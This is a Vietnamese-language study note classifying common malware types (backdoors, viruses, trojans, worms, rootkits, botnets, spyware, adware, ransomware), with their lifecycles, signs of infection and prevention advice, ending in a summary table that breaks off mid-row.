



Trag'

 Created By	
 Last Edited By	

Phân loại mã độc

1. Backdoors

Là một đoạn mã độc hại được cài vào máy tính nhằm cung cấp quyền truy cập cho hacker.

Trong một hệ thống máy tính, backdoor kết nối và duy trì quyền truy cập từ xa để thực thi lệnh trên hệ thống.

Backdoor có thể là một cổng được tạo ra chủ động từ người giám sát mà không được thông báo rộng rãi, cho phép người quản trị login vào hệ thống để tìm nguyên nhân gây lỗi hoặc bao dưỡng

Backdoor được sử dụng với :

- Trộm cắp dữ liệu của website
- Chiếm quyền điều khiển máy chủ (hijacking)
- Tấn công từ chối dịch vụ (DDos)
- Tấn công có chủ đích-Advanced persistent threat (APT)

Backdoor thường được cài đặt bằng cách tận dụng lỗ hổng bảo mật hoặc thành phần dễ bị tấn công trong ứng dụng web. Sau khi cài đặt, việc phát hiện rất khó khăn vì các file có xu hướng bị xáo trộn cao.

2. virus

Virus lây nhiễm vào một chương trình bằng cách sửa đổi mã chương trình để khi một chương trình chạy, mã virus cũng chạy theo. Loại mã độc này vô cùng nguy hiểm vì có khả năng sinh sôi, lây lan ra khắp hệ thống phần mềm, gây thiệt hại phần cứng,... với tốc độ rất nhanh. Nếu không khắc phục kịp thời, mọi thông tin, dữ liệu, thậm chí là thiết bị đều sẽ mất kiểm soát

Có 4 giai đoạn chính trong vòng đời của 1 virus malware:

- Giai đoạn đầu tiên là giai đoạn không hoạt động. Trong giai đoạn này virus đã lây nhiễm vào hệ thống máy chủ, nhưng vẫn không hoạt động.
- Giai đoạn thứ hai là giai đoạn lan truyền. Virus bắt đầu nhân lên và lây lan. Khả năng tự sao chép là yếu tố phân biệt virus với các loại phần mềm độc hại khác. Trong giai đoạn lây lan, virus sẽ tạo ra các bản sao của mã độc hại của chúng, chúng sẽ lưu trữ trên các phần khác của ổ đĩa máy tính bị nhiễm hoặc nó có thể tự gửi đến các máy chủ khác như bằng cách đính kèm email
- Giai đoạn kích hoạt, virus được kích hoạt để thực thi.

VD người dùng nhập vào tệp đính kèm email có chứa virus để kích hoạt

- Giai đoạn cuối cùng là giai đoạn thực hiện. Trong giai đoạn này, virus thực sự thực hiện công việc độc hại của nó. VD như xóa tất cả các tệp trên đĩa

Cấu trúc Virus

Virus lây nhiễm vào chương trình bằng cách sửa đổi mã chương trình. Để đạt được điều này, mã virus phải được chèn vật lý vào tệp chương trình. Khi một chương trình bị nhiễm chạy, mã virus sẽ chạy trước, sau đó virus sẽ kích hoạt chạy chương trình gốc để người dùng không nghi ngờ rằng chương trình đã bị nhiễm. Cuối cùng, virus chạy lại để thực hiện một số dọn dẹp nhằm tránh bị phát hiện

Chi tiết:

- Dòng đầu tiên của chương trình bị nhiễm phải đảm bảo rằng virus chạy ngay lập tức. Điều này có thể đạt được với một lệnh gọi main chức năng của virus. Mã virus cũng phải đặt một điểm đánh dấu trên chương trình bị nhiễm để cho biết rằng chương trình đã bị nhiễm. Nếu không có điểm này một chương trình có thể bị nhiễm nhiều lần
- Khi một virus thực thi, đầu tiên nó sẽ tìm các chương trình khác để lây nhiễm. Nó sẽ quét các ứng dụng không được gắn cờ. Ngoài việc lây nhiễm các chương trình khác, virus có thể thực hiện các hoạt động độc hại khác trên hệ thống
- Virus sẽ chuyển quyền điều khiển sang chương trình gốc để có thể thực hiện công việc bình thường. Điều này giúp ngăn người dùng phát hiện ra sự lây nhiễm
- Virus có thể thực hiện chạy lại để dọn dẹp nhằm tránh bị phát hiện. Ví dụ, khi một virus được chèn vào một tệp chương trình, kích thước của tệp đó sẽ tăng lên. Sự gia tăng này có thể là một dấu hiệu cho thấy một chương trình

đã bị lây nhiễm. Do đó, mã virus có thể nén chương trình bị nhiễm để kích thước tệp không thay đổi

Các loại virus

- Parasitic virus (virus ký sinh) sẽ quét các chương trình không chạy trên hệ thống (ví dụ những chương trình nằm trên ổ cứng) và sau đó lây nhiễm các chương trình đó.
- Memory-resident virus (virus nằm trong bộ nhớ) thường là một phần của hệ điều hành. Khi hệ điều hành chạy, virus được tải vào bộ nhớ và có thể lây nhiễm bất kỳ chương trình nào đang chạy trên hệ thống.
- Macro Virus là một loại virus được nhúng trong tài liệu. virus chạy khi tài liệu được mở.

Virus macro là một loại virus được viết bằng ngôn ngữ macro: ngôn ngữ lập trình được nhúng bên trong một ứng dụng phần mềm (ví dụ: bộ xử lý văn bản và ứng dụng bảng tính). Một số ứng dụng, chẳng hạn như Microsoft Office, Excel, PowerPoint cho phép các chương trình macro được nhúng vào tài liệu để macro được chạy tự động khi tài liệu được mở và điều này cung cấp một cơ chế riêng biệt, từ đó máy tính độc hại có thể lây lan. Đây là một lý do có thể nguy hiểm khi mở tệp đính kèm bất ngờ trong e-mail. Nhiều chương trình chống vi-rút có thể phát hiện virus macro; tuy nhiên, hành vi của virus macro vẫn khó phát hiện.

Khi tệp có chứa virus macro được mở, virus có thể lây nhiễm vào hệ thống. Khi được kích hoạt, nó sẽ bắt đầu nhúng chính nó vào các tài liệu và mẫu khác. Nó có thể làm hỏng các phần khác của hệ thống, tùy thuộc vào tài nguyên nào mà macro trong ứng dụng này có thể truy cập. Khi các tài liệu bị nhiễm được chia sẻ với người dùng và hệ thống khác, virus sẽ lây lan. Virus macro đã được sử dụng như một phương pháp cài đặt phần mềm trên hệ thống mà không có sự đồng ý của người dùng, vì chúng có thể được sử dụng để tải xuống và cài đặt phần mềm từ internet thông qua việc sử dụng phím bấm tự động. Tuy nhiên, điều này không phổ biến vì nó thường không hiệu quả đối với bộ mã hóa virus vì phần mềm được cài đặt thường được người dùng chú ý và gỡ cài đặt.

- Boot Sector Virus nằm trong khu vực khởi động của ổ cứng và thực thi bất cứ khi nào hệ thống được khởi động.

Boot sector là một khu vực đặc biệt trên ổ cứng của hệ thống. Khi một hệ thống được khởi động, mã trong boot sector (được gọi là bộ tải bootstrap)

luôn chạy đầu tiên. Bộ tải bootstrap thường chịu trách nhiệm tải hệ điều hành.

Khi Boot Sector Virus được kích hoạt lây nhiễm vào hệ thống, mã virus sẽ được chèn vào boot sector. Điều này đảm bảo rằng virus luôn được thực thi đầu tiên trong quá trình khởi động hệ thống.

Trong quá trình khởi động hệ thống, virus thực hiện các chức năng độc hại của nó, chẳng hạn như lây nhiễm sang các chương trình khác, lây lan sang các hệ thống khác hoặc phá hủy các tài liệu hữu ích.

Sau khi virus thực thi, nó chuyển quyền kiểm soát đến bộ tải bootstrap ban đầu để tạo ra vẻ ngoài rằng hệ thống đang hoạt động bình thường:

- A polymorphic virus (virus đa hình) có khả năng biến đổi với mỗi lần lây nhiễm. Điều này đạt được bằng cách mã hóa một phần mã virus bằng một khóa được tạo ngẫu nhiên trong mỗi lần lây nhiễm. Mục đích của việc sử dụng virus đa hình là để tránh bị phát hiện bởi các hệ thống chống virus dựa vào ký hiệu của virus. Bất kỳ loại virus nào trong số các loại virus liệt kê ở trên đều có thể thuộc loại đa hình.

3. Trojan Horse

Trojan Horses là một đoạn mã độc hại được nhúng trong một chương trình hợp lệ. Khi chương trình chạy sẽ kích hoạt trojan. Trojan sau khi được cài đặt sẽ cho phép hacker điều khiển máy tính từ xa.

Ngày nay **Trojan Horses** thường được các hacker phát triển như một chương trình phần mềm của chính chủ, hợp pháp, được quảng cáo và sở hữu chức năng bảo vệ, giúp máy tính tránh khỏi sự xâm nhập, tấn công của Virus. Thực chất Trojan giống như một loader mở ra và cho phép hàng triệu loại mã độc khác nhau tấn công, gây hại cho máy tính. Mặc dù Trojan không có chức năng sao chép dữ liệu nhưng lại có khả năng “hủy diệt” rất kinh khủng.

4. Worm

Worm hay sâu máy tính là một loại phần mềm độc hại có khả năng tự nhân bản trên chính nó mà không cần cấy vào một tập tin lưu trữ. Worm thường dựa vào các lỗi bảo mật và lỗ hổng trong các giao thức mạng để lan truyền giữa các máy tính. Nó sử dụng một máy làm máy chủ để quét và lây nhiễm cho các máy khác. Sau khi một con Worm máy tính bắt đầu xâm nhập vào một hệ thống máy tính, nó thường cố gắng tồn tại hoạt động trên hệ thống càng lâu càng tốt. Lúc này nó sẽ tự động sao chép và lây lan sang nhiều hệ thống nhất có thể. Worm lây lan

chủ yếu là do các lỗ hổng bảo mật của hệ thống. Vì vậy, cần thường xuyên cập nhật bản vá và các bản cập nhật an toàn mới nhất cho hệ thống máy tính.

5. Rootkit

Rootkit là một chương trình độc hại thường được dùng để sửa đổi một số mã và cấu trúc dữ liệu trong hệ điều hành nhằm thực hiện một số hoạt động độc hại. Rootkit thường được kết hợp với các loại mã độc khác ví dụ như backdoor để hacker có thể remote access đến máy bị lây nhiễm nhằm việc tránh bị phát hiện.

Ví dụ: khi người dùng thực hiện `ls` để liệt kê nội dung của một thư mục, rootkit có thể thay đổi đầu ra của lệnh này để người dùng không nhìn thấy tệp phần mềm độc hại. Tương tự, khi người dùng thực hiện lệnh `ps` để xem chương trình nào đang chạy trên hệ thống, rootkit có thể thay đổi đầu ra của lệnh này để ẩn phần mềm độc hại.

Rootkit sau khi được cài đặt sẽ chặn mọi lệnh yêu cầu đến hệ điều hành và sau đó xác định xem hành động đó có làm tiết lộ phần mềm độc hại hay không. Nếu có, rootkit sẽ thay đổi kết quả đầu ra để ẩn các phần mềm độc hại này khỏi người dùng. Nếu không, nó sẽ gửi lại kết quả bình thường.

6. Botnet

Botnet là một mạng lưới các máy tính bị xâm nhập dưới sự điều khiển của kẻ tấn công. Botnet trong máy tính bị xâm nhập có trách nhiệm giao tiếp với máy chủ của kẻ tấn công sau đó thực hiện các hoạt động độc hại theo yêu cầu từ máy chủ. Hacker thực hiện vai trò của một “botmaster” kết nối các máy tính đã bị xâm nhập vào một mạng do chúng kiểm soát. Khi đó mỗi máy tính trên mạng hoạt động như một “bot”, và được kẻ xấu kiểm soát để lây truyền malware, spam hoặc nội dung độc hại nhằm khởi động cuộc tấn công. Botnet còn được gọi là đội quân zombie vì các máy tính liên quan đang được điều khiển bởi một người khác không phải chủ sở hữu của chúng.

Các giai đoạn xây dựng mạng Botnet

Quy trình xây dựng mạng botnet bao gồm ba bước:

- **Giai đoạn 1: Chuẩn bị**

Ở giai đoạn này, hacker tìm ra lỗ hổng để đưa vào thiết bị của người dùng. Việc tìm lỗ hổng bảo mật có thể trên trang web, hành vi của con người hay các ứng dụng. Sau khi tìm được, hacker sẽ dụ mục tiêu tiếp xúc với phần mềm độc hại như email, tin nhắn, vv...

- **Giai đoạn 2: Lây nhiễm**

Giai đoạn 2 trong quá trình xây dựng mạng botnet là kích hoạt phần mềm để máy người dùng bị nhiễm mã độc. Một số con bot có khả năng tự tìm kiếm các thiết bị trong cùng một mạng để tiến hành lây nhiễm thông qua các lỗ hổng trong hệ thống.

- **Giai đoạn 3: Kiểm soát**

Cuối cùng là giành quyền kiểm soát từng thiết bị. Hacker hệ thống hóa các máy bị nhiễm liên quan trong mạng botnet và thiết kế một phương pháp để quản lý chúng từ xa. Nhìn chung, có khoảng hàng nghìn thiết bị được điều khiển trong quá trình này thông qua một mạng lưới zombie khổng lồ. Sau khi giai đoạn được hoàn thành thành công, hacker có thể có được quyền truy cập giống như quản trị viên vào các thiết bị hoặc máy tính được nhắm mục tiêu.

Việc kích hoạt hiệu quả mạng botnet cho phép tin tặc đọc hoặc ghi dữ liệu được lưu trữ trong hệ thống, nắm bắt bất kỳ thông tin cá nhân nào, chia sẻ dữ liệu từ các thiết bị được nhắm mục tiêu, theo dõi tất cả các hoạt động xảy ra trên thiết bị được nhắm mục tiêu và tìm kiếm các lỗ hổng ẩn khác.

Các cuộc tấn công sử dụng Botnet

- **DDoS**

Đây là kịch bản của một cuộc tấn công DDoS điển hình bằng cách sử dụng botnet. Đầu tiên, kẻ tấn công chọn một máy chủ mục tiêu và quyết định thời điểm tấn công. Tiếp theo, kẻ tấn công sẽ gửi một lệnh đến tất cả các bot trong mạng botnet. Lệnh này có thể yêu cầu các bot gửi yêu cầu kết nối đến máy chủ đó trong cùng một lúc. Kết quả là máy chủ nhận được quá nhiều yêu cầu kết nối từ các bot dẫn đến bị quá tải, máy chủ bị sập và tấn công DDOS hoàn tất.

- **Phishing**

Phishing liên quan đến việc hacker giả mạo mình là một nguồn đáng tin cậy để dụ nạn nhân chia sẻ thông tin quan trọng như mật khẩu và thông tin đăng nhập ngân hàng. Cuộc tấn công Phishing thường sử dụng botnet để có thể đưa những thông tin giả mạo đó đến với càng nhiều người nhất có thể, đồng thời làm tăng độ tin cậy. Các hành vi có thể kể đến như spam email, tin nhắn, vv...

7. Spyware

Spyware (phần mềm gián điệp) là thuật ngữ chỉ chung các phần mềm độc hại xâm nhập vào PC hoặc thiết bị di động để thu thập thông tin cá nhân, thói quen sử dụng Internet cũng như các dữ liệu khác của người dùng.

Spyware thường chạy ngầm trong hệ thống và âm thầm giám sát, thu thập thông tin nhằm phá hoại máy tính cũng như quá trình truy cập Internet bình thường của người dùng. Các hoạt động này bao gồm theo dõi thao tác bàn phím, ảnh chụp màn hình, địa chỉ email, thẻ tín dụng, dữ liệu duyệt web và các thông tin cá nhân khác. Spyware có thể lén lút xâm nhập vào hệ điều hành hoặc được chính người dùng vô tình cài vào máy tính từ các chương trình hợp pháp mà họ tải xuống.

Cũng như các loại Malware khác, Spyware lây nhiễm vào hệ thống dưới dạng Trojan, virus, worm và các hình thức khác thông qua một số kỹ thuật phổ biến sau:

- **Thông qua lỗ hổng bảo mật:** Spyware thường xâm nhập thông qua các lỗ hổng bảo mật khi bạn tải xuống, mở các liên kết hoặc tệp đính kèm lạ trong email; Truy cập vào các website độc hại và nhấn vào banner quảng cáo; Nhấp vào một số tùy chọn trong cửa sổ bật lên; Mở các phần mềm giao dịch, tài liệu, file nhạc,... có chứa Spyware.
- **Thông qua các công cụ hữu ích:** Hacker thường tạo ra Spyware dưới dạng các công cụ hữu ích để tải xuống. Đó có thể là một trình tăng tốc Internet, trình quản lý tải xuống, trình dọn dẹp ổ đĩa hoặc một dịch vụ tìm kiếm web thay thế. Việc cài đặt các công cụ này sẽ khiến bạn vô tình bị nhiễm Spyware. Hãy lưu ý rằng thậm chí ngay cả khi các công cụ này bị gỡ khỏi hệ thống, Spyware vẫn ở lại và tiếp tục hoạt động.
- **Thông qua các chương trình/tiện ích bổ sung (Bundleware):** Spyware có thể ẩn trong các chương trình bổ sung đi kèm với ứng dụng/phần mềm. Mặc dù trông có vẻ cần thiết cho quá trình cài đặt ứng dụng, nhưng thực tế các tiện ích mở rộng này có chứa Spyware. Và tất nhiên chúng sẽ vẫn tồn tại trong hệ thống cho dù đã gỡ cài đặt các tiện ích này đi chăng nữa.
- **Thông qua Spyware dành riêng cho thiết bị di động:** Phần mềm gián điệp di động đã xuất hiện kể từ khi thiết bị di động trở thành xu hướng. Vì thiết bị di động nhỏ và người dùng không thể theo dõi chi tiết nên Spyware thường chạy ngầm mà không ai hay biết. Cả thiết bị IOS và Android đều có nguy cơ bị nhiễm Spyware, khi cài đặt ứng dụng có mã độc, bao gồm: các ứng dụng hợp pháp được nhúng spyware, các ứng dụng độc hại dùng tên giả và các ứng dụng có liên kết tải xuống độc hại.

Spyware được phân loại theo mục đích sử dụng của hacker, tiêu biểu là:

- **Password stealers:** Là các Spyware chuyên thu thập các loại mật khẩu như thông tin đăng nhập được lưu trữ trong trình duyệt web, thông tin đăng

nhập hệ thống và các loại mật khẩu quan trọng khác.

- **Banking Trojans:** Là các ứng dụng được thiết kế để thu thập thông tin đăng nhập từ các tổ chức tài chính. Chúng lợi dụng các lỗ hổng bảo mật trong trình duyệt để bí mật sửa đổi các trang web, sửa đổi nội dung giao dịch hoặc chèn thêm các giao dịch khác. Người dùng và ứng dụng web lưu trữ đều khó có thể phát hiện được. Banking Trojan có thể nhắm mục tiêu vào một loạt các tổ chức tài chính, bao gồm ngân hàng, công ty môi giới, các cổng thanh toán tài chính trực tuyến hoặc ví kỹ thuật số.
- **Infostealers:** Là các ứng dụng quét các máy tính bị nhiễm Spyware và thu thập thông tin, bao gồm tên người dùng, mật khẩu, địa chỉ email, lịch sử trình duyệt, thông tin hệ thống và các tài liệu khác. Giống như banking Trojan, Infostealers có thể khai thác lỗ hổng bảo mật của trình duyệt để thu thập thông tin cá nhân trong các dịch vụ và diễn đàn trực tuyến.
- **1Keylogger:** Là các ứng dụng được thiết kế để theo dõi thao tác trên bàn phím của người dùng nhằm thu thập các thông tin như dữ liệu duyệt web, nội dung email, tin nhắn riêng, thông tin hệ thống, ảnh chụp màn hình, tài liệu được in, hình ảnh, âm thanh, video và chuyển tới cho hacker.

Những dữ liệu được Spyware thu thập sẽ được truyền đến máy chủ từ xa hoặc được lưu trữ cục bộ để truy xuất.

8. Phần mềm Adware

Phần mềm adware còn được gọi là phần mềm hỗ trợ quảng cáo, tạo ra doanh thu cho các nhà phát triển của nó bằng cách tự động tạo quảng cáo trên màn hình của bạn, thường là trong trình duyệt web. Thuật ngữ adware thường được sử dụng để mô tả một dạng phần mềm độc hại đưa ra các quảng cáo không mong muốn cho người dùng máy tính. Các quảng cáo do phần mềm quảng cáo tạo ra có thể ở dạng cửa sổ bật lên, dạng cửa sổ không thể đóng hay nằm ngay trong trang web.

Phần mềm quảng cáo cũng đã được phát hiện trong một số thiết bị Android giá rẻ, đặc biệt là những thiết bị do các công ty nhỏ của Trung Quốc sản xuất. Thậm chí có những trường hợp mã phần mềm quảng cáo được nhúng sâu vào các tệp được lưu trữ trên hệ thống và phân vùng khởi động, mà việc loại bỏ liên quan đến các sửa đổi phức tạp đến phần cứng của máy.

Trong khi một số nguồn đánh giá adware chỉ gây khó chịu cho người sử dụng, những nguồn khác lại phân loại nó là "mối đe dọa trực tuyến" hoặc thậm chí đánh giá nó nghiêm trọng như virus máy tính và trojan. adware có thể hoạt động

như một Spyware bằng cách quan sát hoạt động của người dùng máy tính mà không có sự đồng ý của họ và báo cáo cho tác giả của phần mềm. Adware thậm chí còn có thể thu thập thông tin cá nhân của người dùng, gây ra những lo ngại về quyền riêng tư. Tuy nhiên, hầu hết các Adware đều hoạt động hợp pháp và một số nhà sản xuất phần mềm quảng cáo thậm chí đã kiện các công ty chống vi-rút vì đã chặn Adware.

Ngày nay, các chương trình đã được phát triển để phát hiện, cách ly và loại bỏ phần mềm độc hại hiển thị quảng cáo, bao gồm **Ad-Aware** , **Malwarebytes** , **Anti-Malware** , **Spyware Doctor** và **Spybot - Search & Destroy** . Ngoài ra, hầu hết tất cả các phần mềm chống vi-rút thương mại hiện nay đều có khả năng phát hiện phần mềm quảng cáo và phần mềm gián điệp, hoặc cung cấp một mô-đun phát hiện riêng biệt.

9. Ransomware

Ransomware là một loại phần mềm độc hại, khi lây nhiễm vào máy tính, chúng sẽ mã hóa hoặc chặn quyền truy cập dữ liệu trên ổ đĩa máy tính. Sau đó chúng sẽ thông báo đến nạn nhân, yêu cầu khoản tiền chuộc nhất định để có thể khôi phục lại dữ liệu quan trọng của mình.

Trong những năm gần đây, không phải virus, mà chính ransomware mới là mối đe dọa đối với các tổ chức, doanh nghiệp. Ransomware đã được Bộ Tư pháp Hoa Kỳ đánh giá là một mô hình mới của tội phạm mạng có khả năng gây ra các tác động trên quy mô toàn cầu.

Các bước tấn công của ransomware

Quy trình chi tiết của một cuộc tấn công Ransomware:

- **Lây nhiễm:** Sau khi được gửi đến hệ thống qua email lừa đảo, hoặc phần mềm tải xuống, (Hoặc bằng các phương thức tấn công khác) ransomware sẽ tự cài đặt trên thiết bị đầu cuối và mọi thiết bị mạng mà nó có thể truy cập.
- **Tạo khóa mã hóa :** Các ransomware liên lạc với máy chủ được điều hành bởi hacker đứng đằng sau cuộc tấn công để tạo ra các khóa mã hóa được sử dụng trên hệ thống cục bộ.
- **Mã hóa :** Các ransomware bắt đầu mã hóa mọi dữ liệu có giá trị mà nó có thể tìm thấy trên các máy cục bộ và mạng.
- **Thông báo :** Sau khi mã hóa được thực hiện, ransomware hiển thị các hướng dẫn về tổng tiền và thanh toán tiền chuộc, đe dọa hủy dữ liệu nếu

thanh toán (thường bằng Bitcoin) không được thực hiện.

- **Giải mã :** Các tổ chức có thể trả tiền chuộc và hy vọng tội phạm mạng thực sự giải mã các tệp bị ảnh hưởng (trong nhiều trường hợp trả tiền nhưng vẫn sẽ không được thực sự giải mã). Hoặc họ có thể thử phục hồi bằng cách xóa các tệp và hệ thống bị nhiễm khỏi mạng và khôi phục dữ liệu từ các bản sao lưu sạch.

Cách nhận biết

Dưới đây là một số tình huống mà người ta có thể sử dụng để xác định xem hệ thống máy tính có bị ảnh hưởng bởi phần mềm độc hại hay không:

- **Tốc độ máy tính hoặc trình duyệt web chậm.** Máy tính chạy chậm hơn rất nhiều so với bình thường rất có thể là kết quả khi các phần mềm mã độc bắt đầu làm cạn kiệt các nguồn xử lý trong máy tính của bạn. Nếu bạn không chạy ứng dụng nặng mà máy tính vẫn chạy rất chậm, bạn có thể đã “dính” một con virus máy tính.
- **Máy tính thường xuyên bị đơ hoặc gặp sự cố.** Nếu chương trình, hệ thống bị lỗi liên tục hoặc lỗi màn hình xanh xuất hiện thường xuyên thì đó chính là một cảnh báo rõ ràng rằng máy tính đang có vấn đề.
- **Xuất hiện các biểu tượng hoặc cửa sổ thông báo lạ.** Một trong những dấu hiệu gây phiền nhiễu nhất của phần mềm độc hại chính là những cửa sổ pop-up không mong muốn thường xuyên nhảy ra trên máy tính. Nếu việc này xảy ra với tần suất cao thì chắc chắn máy tính của bạn đã dính phần mềm độc hại rồi nhé.
- **Các chương trình đang chạy, tắt hoặc tự cấu hình lại.**

Máy tính của bạn xuất hiện các hiện tượng sau:

- Vài chương trình tự động mở, đóng
- Hệ điều hành Windows tắt mà không có lý do
- Windows thông báo bạn mất quyền truy cập vào một số ổ đĩa của mình

Loại trừ yếu tố kỹ thuật, thì đây rất có thể là dấu hiệu cho thấy máy bạn đã dính virus.

- **Phần mềm diệt virus bị tắt.** Một số phần mềm độc hại được thiết kế đặc biệt để vô hiệu hóa các phần mềm diệt virus, khiến bạn không có bất cứ biện pháp phòng tránh nào. Nếu đã cố gắng khởi động lại máy tính, đóng và mở lại phần

mềm diệt virus mà vẫn không có tiến triển gì thì chắc chắn máy đã bị lây nhiễm phần mềm độc hại.

- **Email / tin nhắn được gửi tự động và người dùng không biết.** Máy của bạn tự động gửi các tin nhắn đến bạn bè của bạn mà bạn không biết thì máy bạn đã bị dính các mã độc chiếm quyền điều khiển.
- **Những thay đổi trên trình duyệt** Trang chủ trên trình duyệt bị thay đổi dù bạn không làm điều đó, thanh toolbar mới xuất hiện và những website không mong muốn tự động được truy cập dù bạn không gõ địa chỉ của nó.
- **Ổ cứng nhanh hết dung lượng trống** Nếu nhận ra ổ cứng hết dung lượng bất ngờ trong khi bạn không cài bất cứ phần mềm nào, rất có thể máy tính đã bị mã độc xâm nhập và tự động cài những tệp độc hại.
- **Tài liệu bị thay đổi đuôi:** Khi bị nhiễm mã độc các tài liệu, văn bản sẽ bị thay đổi nội dung, đổi tên file và đổi tên phần mở rộng như .locky, virus cerber, kimcilware..., phổ biến là các tệp tin có định dạng: .doc, .docx, .pdf, .xls, .xlsx, .jpg, .txt, .ppt, .pptx, ..

Cách phòng tránh

Ngày nay, việc bảo vệ máy tính hoặc các thiết bị di động của người dùng trước các rủi ro lây nhiễm mã độc là một thách thức không nhỏ, do sự phát triển của hàng triệu chương trình phần mềm độc hại với nhiều biến thể tinh vi. Để giảm thiểu các rủi ro này, người dùng cần thực hiện ngăn chặn các mối đe dọa tiềm ẩn và thường xuyên cập nhật các bản vá bảo mật. Các biện pháp dưới đây sẽ giúp bạn đảm bảo an toàn cho thiết bị của mình:

- Cài đặt phần mềm chống mã độc
- Đảm bảo rằng Tường lửa được bật
- Thường xuyên cập nhật phần mềm
- Không sử dụng phần mềm crack
- Luôn quét ổ đĩa boots, đĩa CD của các thiết bị bên ngoài trước khi mở chúng
- Không tải xuống phần mềm không xác định từ internet. Chỉ tải xuống các phần mềm từ nguồn đáng tin cậy.
- Chạy quét phần mềm phát hiện mã độc trên toàn bộ hệ thống ít nhất một lần trong một tháng.
- Không mở email từ những nguồn không xác định.

- Kiểm tra kỹ trước khi nhấp vào các liên kết để đảm bảo bạn được chuyển đến đúng trang web.
- Sử dụng một chương trình bảo mật mạng uy tín.
- Sao lưu dữ liệu thường xuyên để tránh mất mát khi xảy ra sự cố
- Nếu nghi ngờ máy tính bị dính mã độc. Cần tiến hành quét ngay bằng các phần mềm diệt virus. Mang máy đến những nơi bảo hành uy tín để được xử lý kịp thời.

Mã độc	Đặc trưng	Phương thức lây nhiễm	Impact
Backdoors	- Là một đoạn mã độc hại được cài vào máy tính nhằm cung cấp quyền truy cập cho hacker. - Backdoor có thể là một cổng được tạo ra chủ động từ người giám sát mà không được thông báo rộng rãi, cho phép người quản trị login vào hệ thống để tìm nguyên nhân gây lỗi hoặc bao dưỡng	- Backdoor thường được cài đặt bằng cách tận dụng lỗ hổng bảo mật hoặc thành phần dễ bị tấn công trong ứng dụng web.	- Sau khi cài đặt, việc phát hiện rất khó khăn vì các file có xu hướng bị xáo trộn cao. Cho phép người quản trị login vào hệ thống để tìm nguyên nhân gây lỗi hoặc bao dưỡng
virus	Loại mã độc này vô cùng nguy hiểm vì có khả năng sinh sôi, lây lan ra khắp hệ thống phần mềm, gây thiệt hại phần cứng,... với tốc độ rất nhanh. Nếu không khắc phục kịp thời, mọi thông tin, dữ liệu, thậm chí là thiết bị đều sẽ mất kiểm soát	Virus lây nhiễm vào chương trình bằng cách sửa đổi mã chương trình. Để đạt được điều này, mã virus phải được chèn vật lý vào tệp chương trình. Khi một chương trình bị nhiễm chạy, mã virus sẽ chạy trước, sau đó virus sẽ kích hoạt chạy chương trình gốc để người dùng không nghi ngờ rằng chương trình đã bị nhiễm. Cuối cùng, virus chạy	virus thực hiện các chức năng độc hại của nó, chẳng hạn như lây nhiễm sang các chương trình khác, lây lan sang các hệ thống khác hoặc phá hủy các tài liệu hữu ích.

		lại để thực hiện một số dọn dẹp nhằm tránh bị phát hiện	
Trojan Horse	Ngày nay Trojan Horses thường được các hacker phát triển như một chương trình phần mềm của chính chủ, hợp pháp, được quảng cáo và sở hữu chức năng bảo vệ, giúp máy tính tránh khỏi sự xâm nhập, tấn công của Virus.	Trojan Horses là một đoạn mã độc hại được nhúng trong một chương trình hợp lệ. Khi chương trình chạy sẽ kích hoạt trojan.	- Trojan sau khi được cài đặt sẽ cho phép hacker điều khiển máy tính từ xa. - Trojan có thể mở ra và cho phép hàng triệu loại mã độc khác nhau tấn công, gây hại cho máy tính. Mặc dù Trojan không có chức năng sao chép dữ liệu nhưng lại có khả năng “hủy diệt” rất kinh khủng.
Worm	Worm hay sâu máy tính là một loại phần mềm độc hại có khả năng tự nhân bản trên chính nó mà không cần cấy vào một tập tin lưu trữ.	Worm thường dựa vào các lỗi bảo mật và lỗ hổng trong các giao thức mạng để lan truyền giữa các máy tính. Nó sử dụng một máy làm máy chủ để quét và lây nhiễm cho các máy khác.	Sau khi Worm bắt đầu xâm nhập vào một hệ thống máy tính, nó thường cố gắng tồn tại hoạt động trên hệ thống càng lâu càng tốt. Lúc này nó sẽ tự động sao chép và lây lan sang nhiều hệ thống nhất có thể. Worm lây lan chủ yếu là do các lỗ hổng bảo mật của hệ thống.
Rootkit	Rootkit là một chương trình độc hại thường được dùng để sửa đổi một số mã và cấu trúc dữ liệu trong hệ điều hành nhằm thực hiện một số hoạt động độc hại.	Rootkit thường được kết hợp với các loại mã độc khác ví dụ như backdoor để hacker có thể remote access đến máy bị lây nhiễm nhằm việc tránh bị phát hiện.	Rootkit sau khi được cài đặt sẽ chặn mọi lệnh yêu cầu đến hệ điều hành và sau đó xác định xem hành động đó có làm tiết lộ phần mềm độc hại hay không. Nếu có, rootkit sẽ thay đổi kết quả đầu ra để ẩn các phần mềm độc hại này khỏi người dùng. Nếu không, nó sẽ gửi lại kết quả bình thường.
Botnet	- Botnet là một mạng	- Hacker tìm ra lỗ	- Botnet trong máy tính

	<p>lưới các máy tính bị xâm nhập dưới sự điều khiển của kẻ tấn công. - Botnet còn được gọi là đội quân zombie vì các máy tính liên quan đang được điều khiển bởi một người khác không phải chủ sở hữu của chúng.</p>	<p>hổng để đưa vào thiết bị của người dùng. Việc tìm lỗ hổng bảo mật có thể trên trang web, hành vi của con người hay các ứng dụng. Sau khi tìm được, hacker sẽ dụ mục tiêu tiếp xúc với phần mềm độc hại như email, tin nhắn, vv... - Quá trình xây dựng mạng botnet là kích hoạt phần mềm để máy người dùng bị nhiễm mã độc. Một số con bot có khả năng tự tìm kiếm các thiết bị trong cùng một mạng để tiến hành lây nhiễm thông qua các lỗ hổng trong hệ thống.</p>	<p>bị xâm nhập có trách nhiệm giao tiếp với máy chủ của kẻ tấn công sau đó thực hiện các hoạt động độc hại theo yêu cầu từ máy chủ. Hacker thực hiện vai trò của một “botmaster” kết nối các máy tính đã bị xâm nhập vào một mạng do chúng kiểm soát. Khi đó mỗi máy tính trên mạng hoạt động như một “bot”, và được kẻ xấu kiểm soát để lây truyền malware, spam hoặc nội dung độc hại nhằm khởi động cuộc tấn công. - Hacker hệ thống hóa các máy bị nhiễm liên quan trong mạng botnet và thiết kế một phương pháp để quản lý chúng từ xa. Sau đó hacker có thể có được quyền truy cập giống như quản trị viên vào các thiết bị hoặc máy tính được nhắm mục tiêu. - Việc kích hoạt hiệu quả mạng botnet cho phép tin tặc đọc hoặc ghi dữ liệu được lưu trữ trong hệ thống, nắm bắt bất kỳ thông tin cá nhân nào, chia sẻ dữ liệu từ các thiết bị được nhắm mục tiêu, theo dõi tất cả các hoạt động xảy ra trên thiết bị được nhắm mục tiêu và tìm kiếm các lỗ hổng ẩn khác.</p>
Spyware	Spyware (phần mềm	- Cũng như các loại	Spyware thường chạy

